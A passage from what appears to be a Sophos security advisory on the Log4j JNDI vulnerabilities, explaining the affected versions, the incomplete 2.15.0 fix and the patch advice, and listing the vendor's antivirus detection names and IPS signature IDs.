All of this was possible because in all versions of Log4j 2 up to version 2.14 (excluding security release 2.12.2), JNDI support was not restricted in terms of what names could be resolved. Some protocols were unsafe or can allow remote code execution. Log4j 2.15.0

restricted JNDI to only LDAP lookups, and those lookups are limited to connecting to Java primitive objects on the local host by default.

But the fix in version 2.15.0 left the vulnerability partially unresolved—for implementations with “certain non-default” layout patterns for Log4j, including those with context lookups (such as “$${ctx:loginId}”) or a Thread Context Map pattern (“%X”, “%mdc”, or “%MDC”), it was still possible to craft malicious input data using a JNDI Lookup pattern resulting in a denial of service (DOS) attack. In the latest releases, all lookups have been disabled by default. This shuts the JNDI feature down entirely, but it secures Log4j against remote exploitation.

Conclusion

Log4j is a very popular logging framework, and used by a significant number of popular software products, cloud services and other applications. The vulnerabilities in versions prior to 2.15.0 make it possible for a malicious actor to retrieve data from an affected application or its underlying operating system, or to execute Java code that runs with the permissions given to the Java runtime (Java.exe on Windows systems). This code can execute commands and scripts against the local operating system, which can in turn download additional malicious code and provide a route for elevation of privilege and persistent remote access.

While version 2.15.0 of Log4j, pushed out at the time the vulnerability became public, fixes these issues, it still leaves systems vulnerable in some cases to denial of service attacks and exploits (fixed at least partially by 2.16.0). On December 18, a third new version, 2.17.0, was released to prevent recursive attacks that could cause a denial of service). Organizations should evaluate what versions of Log4j are in their internally developed applications, and patch to the most recent versions (2.12.2 for Java 7 and 2.17.0 for Java 8), and apply software patches from vendors as they become available.

Sophos provides coverage for network behaviors and payloads associated with this vulnerability, as detailed below:

AV:

- Troj/JavaDl-AAN
- Troj/Java-AIN
- Troj/BatDl-GR
- Mal/JavaKC-B
- XMRig Miner (PUA)
- Troj/Bckdr-RYB
- Troj/PSDl-LR
- Mal/ShellDl-A
- Linux/DDoS-DT

- Linux/DDoS-DS
- Linux/Miner-ADG
- Linux/Miner-ZS
- Linux/Miner-WU
- Linux/Rootkt-M

IPS:

Sophos Firewall:

> SIDs : 2306426, 2306427, 2306428, 58722, 58723, 58724, 58725, 58726, 58727, 58728, 58729, 58730, 58731, 58732, 58733, 58734, 58735, 58736, 58737, 58738, 58739, 58740, 58741, 58742, 58743, 58744, 58751, 58784, 58785, 58786, 58787, 58788, 58789, 58790, 58795

Sophos Endpoint

> SIDs: 2306426, 2306427, 2306428, 2306438, 2306439, 2306440, 2306441

Sophos SG UTM

> SIDs: 58722, 58723, 58724, 58725, 58726, 58727, 58728, 58729, 58730, 58731, 58732, 58733, 58734, 58735, 58736, 58737, 58738, 58739, 58740, 58741, 58742, 58743, 58744, 58751, 58784, 58785, 58786, 58787, 58788, 58789, 58790, 58795